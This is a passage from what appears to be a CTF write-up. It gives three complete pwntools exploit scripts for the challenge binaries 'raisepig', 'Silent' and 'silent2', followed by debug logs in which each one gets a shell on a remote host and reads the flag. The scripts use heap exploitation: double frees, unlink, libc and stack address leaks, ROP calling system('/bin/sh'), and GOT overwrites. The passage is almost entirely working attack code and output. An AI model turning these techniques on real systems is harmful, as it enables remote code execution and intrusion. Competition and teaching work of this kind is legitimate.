    p.recvuntil(' eat:')
    p.sendline(str(num))

def EatAll(p):
    p.recvuntil('Your choice : ')
    p.sendline('4')

def GameStart(ip, port, debug):
    if debug == 1:
        p = process('./raisepig')
        gdb.attach(p)
    else:
        p = remote(ip, port)
    libc = ELF('./libc-64')
    Raise(p, 0x100, 'hack by w1thcer', 'pig')
    Raise(p, 0x100, 'hack by w1tcher', 'pig')
    Raise(p, 0x100, 'hack by w1tcher', 'pig')
    Eat(p, 0)
    # Eat(p, 1)
    EatAll(p)
    Raise(p, 0x100, 'a' * 8, 'pig')
    Visit(p)
    p.recvuntil('a' * 8)
    libc.address = u64(p.recvuntil('\n')[ : -1].ljust(8, '\x00')) - 0x3c4b78
    log.info('libc address ' + hex(libc.address))

    Eat(p, 0)
    Eat(p, 1)
    EatAll(p)
    Raise(p, 0x100, 'a' * 8, 'pig')
    Visit(p)

    p.recvuntil('a' * 8)
    heap_addr = u64(p.recvuntil('\n')[0 : -1].ljust(8, '\x00'))
    log.info('heap address ' + hex(heap_addr))

    Eat(p, 0)
    Eat(p, 2)
    EatAll(p)
    Raise(p, 0x100, '/bin/sh', 'pig')


    # Raise(p, 0x60, 'hack by w1tcher', 'pig')
    # Raise(p, 0x60, 'hack by w1tcher', 'pig')
    # Raise(p, 0x60, 'hack by w1tcher', 'pig')

    # Eat(p, 1)
    # Eat(p, 2)
    # Eat(p, 1)

    # Raise(p, 0x60, p64(libc.address + 0x3c4aed), 'pig')
    # Raise(p, 0x60, 'hack by w1tcher', 'pig')
    # Raise(p, 0x60, 'hack by w1tcher', 'pig')
    # Raise(p, 0x60, '\x00' * 0x3 + p64(libc.address + 0x85e20) + p64(libc.address + 0x85a00) + p64(libc.address + 0x4526a), 'pig')

    Raise(p, 0x28, 'hack by w1tcher', 'pig')
    Raise(p, 0x28, 'hack by w1tcher', 'pig')
    Raise(p, 0x28, 'hack by w1tcher', 'pig')
    # Raise(p, 0x28, 'hack by w1tcher', 'pig')

    Eat(p, 1)
    Eat(p, 2)
    # Eat(p, 3)
    Eat(p, 1)

    Raise(p, 0x28, 'hack by w1tcher', 'pig')
    Eat(p, 4)
    Raise(p, 0x28, p64(1) + p64(libc.symbols['environ']) + 'aaa', 'pig')
    Visit(p)
    p.recvuntil('Name[4] :')
    stack_addr = u64(p.recvuntil('\n')[ : -1].ljust(8, '\x00'))
    log.info('stack address' + hex(stack_addr))

    Raise(p, 0x60, 'hack by w1tcher', 'pig')
    Raise(p, 0x60, 'hack by w1tcher', 'pig')

    Raise(p, 0x50, 'hack by w1tcher', 'pig')
    Raise(p, 0x50, 'hack by w1tcher', 'pig')

     Raise(p, 0x60, 'hack by w1tcher', 'pig')

     Eat(p, 6)
     Eat(p, 7)
     Eat(p, 6)

     Eat(p, 8)
```

```python
    Eat(p, 9)
    Eat(p, 8)

    Raise(p, 0x60, p64(0x60), 'pig')
    Raise(p, 0x60, 'hack by w1tcher', 'pig')
    Raise(p, 0x60, 'hack by w1tcher', 'pig')


    Raise(p, 0x50, p64(libc.address + 0x3c4b48), 'pig')
    Raise(p, 0x50, 'hack by w1tcher', 'pig')
    Raise(p, 0x50, 'hack by w1tcher', 'pig')
    Raise(p, 0x50, p64(0) * 4 + p64(stack_addr - 0x140), 'pig')
    Eat(p, 3)
    rop = ROP(libc)
    # rop.call(libc.symbols['read'], [0, stack_addr - 0x40, 0x100])
    rop.call(libc.symbols['system'], [heap_addr + 0x10])
    Raise(p, 0x100, str(rop), 'pig')

    # p.send('/bin/sh')

    # p.recvuntil('Your choice : ')
    # p.sendline('1')
    # p.recvuntil('name :')
    # p.sendline(str(1))

    p.interactive()

if __name__ == '__main__':
    GameStart("39.107.32.132", 9999, 1)
```

Result



```
    'lib64\n'
    'raisepig\n'
bin
dev
flag
lib
lib32
lib64
raisepig
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x29 bytes:
    'qwbctf{ok_now_you_know_how2_raise_a_pig}\n'
qwbctf{ok_now_you_know_how2_raise_a_pig}
$
[*] Interrupted
[*] Closed connection to 39.107.32.132 port 9999
```


Silent

Payload

```
from pwn import *
import time
context(arch = 'amd64', os = 'linux', endian = 'little')
context.log_level = 'debug'

witetime = 0.2

def Add(p, l, data):
    p.sendline('1')
    time.sleep(witetime)
    p.sendline(str(l))
    time.sleep(witetime)
    p.send(data)
    time.sleep(witetime)

def Delete(p, index):
    p.sendline('2')
    time.sleep(witetime)
    p.sendline(str(index))
    time.sleep(witetime)

def Edit(p, index, str1, str2):
```

```python
    p.sendline('3')
    time.sleep(witetime)
    p.sendline(str(index))
    time.sleep(witetime)
    p.send(str1)
    time.sleep(witetime)
    p.send(str2)
    time.sleep(witetime)

def GameStart(ip, port, debug):
    if debug == 1:
        p = process('./silent')
    else:
        p = remote(ip, port)
    Add(p, 0x60, 'hack by w1tcher')
    Add(p, 0x60, 'hahaha~')
    Add(p, 0x60, 'hahaha~')

    Delete(p, 0)
    Delete(p, 1)
    Delete(p, 0)

    Add(p, 0x60, p64(0x60209d))
    Add(p, 0x60, 'hahaha~')
    Add(p, 0x60, 'hahaha~')
    Add(p, 0x60, '\x00' * 0x13 + p64(0x602050))

    Edit(p, 0, p64(0x400730)[0 : 6], '/bin/sh')
    p.sendline('1')
    time.sleep(witetime)
    p.sendline(str(0x602120))


    p.interactive()

if __name__ == '__main__':
    GameStart('39.107.32.132', 10000, 1)
```

Result



```
    'lib32\n'
    'lib64\n'
    'silent\n'
banner.txt
bin
dev
flag
lib
lib32
lib64
silent
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x27 bytes:
    'qwbctf{talk_is_cheap_show_m3_the_code}\n'
qwbctf{talk_is_cheap_show_m3_the_code}
$
[*] Interrupted
[*] Closed connection to 39.107.32.132 port 10000
```


silent2

payload

```
from pwn import *
import time
context(arch = 'amd64', os = 'linux', endian = 'little')
context.log_level = 'debug'

witetime = 0.2

def Add(p, l, data):
    p.sendline('1')
    time.sleep(witetime)
    p.sendline(str(l))
    time.sleep(witetime)
    p.send(data)
    time.sleep(witetime)

def Delete(p, index):
    p.sendline('2')
    time.sleep(witetime)
    p.sendline(str(index))
    time.sleep(witetime)
```

```python

def Edit(p, index, str1, str2):
    p.sendline('3')
    time.sleep(witetime)
    p.sendline(str(index))
    time.sleep(witetime)
    p.send(str1)
    time.sleep(witetime)
    p.send(str2)
    time.sleep(witetime)

def GameStart(ip, port, debug):
    if debug == 1:
        p = process('./silent2')
        gdb.attach(p)
    else:
        p = remote(ip, port)

    Add(p, 0x10, p64(0) + p64(0x20)[ : -1])
    Add(p, 0x80, 'hack by w1tcher')
    Add(p, 0x10, '\x00')
    Add(p, 0x10, '\x00')
    Add(p, 0x10, '\x00')

    Delete(p, 2)
    Delete(p, 3)

    Edit(p, 3, '\x10', '/bin/sh')
    Add(p, 0x10, '\x00')
    Add(p, 0x10, p64(0) + p64(0xf1)[ : -1])

    Delete(p, 1)
    # Add(p, 0x300, p64(0) + p64(0xa1) + p64(0x6020C0 + 0x10 - 0x18) + p64(0x6020C0 + 0x10 - 0x10) + '\x00' * 0x80 + p64(0xa0) + p64(0x90) + '\x00' * 0x80 + p64(0) + p64(0x21) + '\x00' * 0x10 + p64(0) + p64(0x21))
    # Delete(p, 2)
    Add(p, 0xa0 - 0x10, '\x00')
    Add(p, 0xa0 - 0x10, '\x00')
    Delete(p, 7)
    Delete(p, 8)
    Add(p, 0x300, p64(0) + p64(0xa1) + p64(0x602108 - 0x18) + p64(0x602108 - 0x10) + '\x00' * 0x80 + p64(0xa0) + p64(0x90) + '\x00' * 0x80 + p64(0) + p64(0x21) + '\x00' * 0x10 + p64(0) + p64(0x21))
    Delete(p, 3)
    Edit(p, 9, p64(0x602050)[0 : 3], '/bin/sh')
    Edit(p, 6, p64(0x400730)[0 : 6], '/bin/sh')
    p.sendline('1')
    time.sleep(witetime)
    p.sendline(str(0x602120))



    # Add(p, 0x80)

    p.interactive()

if __name__ == '__main__':
    GameStart('39.107.32.132', 10001, 1)
```

Result



```
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x2d bytes:
    'banner.txt\n'
    'bin\n'
    'dev\n'
    'flag\n'
    'lib\n'
    'lib32\n'
    'lib64\n'
    'mute\n'
banner.txt
bin
dev
flag
lib
lib32
lib64
mute
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x23 bytes:
    'qwbctf{sorry_for_all_the_troubles}\n'
qwbctf{sorry_for_all_the_troubles}
$
[*] Interrupted
[*] Closed connection to 39.107.32.132 port 10001
```